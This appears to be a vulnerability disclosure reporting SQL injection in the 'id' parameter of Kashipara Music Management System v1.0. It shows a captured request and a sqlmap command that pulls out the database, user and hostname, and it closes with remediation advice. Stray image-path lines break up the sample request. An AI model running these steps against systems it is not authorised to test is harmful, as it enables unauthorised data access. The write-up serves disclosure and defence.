SQL injection vulnerability in "/music/controller.php?page=view_music" in Kashipara Music Management System v1.0 allows attacker to execute arbitrary SQL commands via the "id" parameter.

Affected Project: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)

Version: 1.0

Affected Components:

- **Affected Code File:** /music/controller.php?page=view_music
- **Affected Parameter:** "id"

Steps:

1. Access the “View Music” HTTP request and capture it in Burp Suite proxy editor.


Request:

*GET /music/controller.php?page=view_music&**id=1** HTTP/1.1*


Host: localhost

X-Requested-With: XMLHttpRequest


Content-Length: 2



2. In this request, the "**id**" request parameter is vulnerable to SQL injection. This is demonstrated in next steps.
3. We will run SQLMAP against this HTTP request. Command: ***sqlmap.py -r req.txt --batch --flush-session -p id --current-db --current-user --hostname***



4. SQLMAP identifies parameter "**id**" as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.



Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html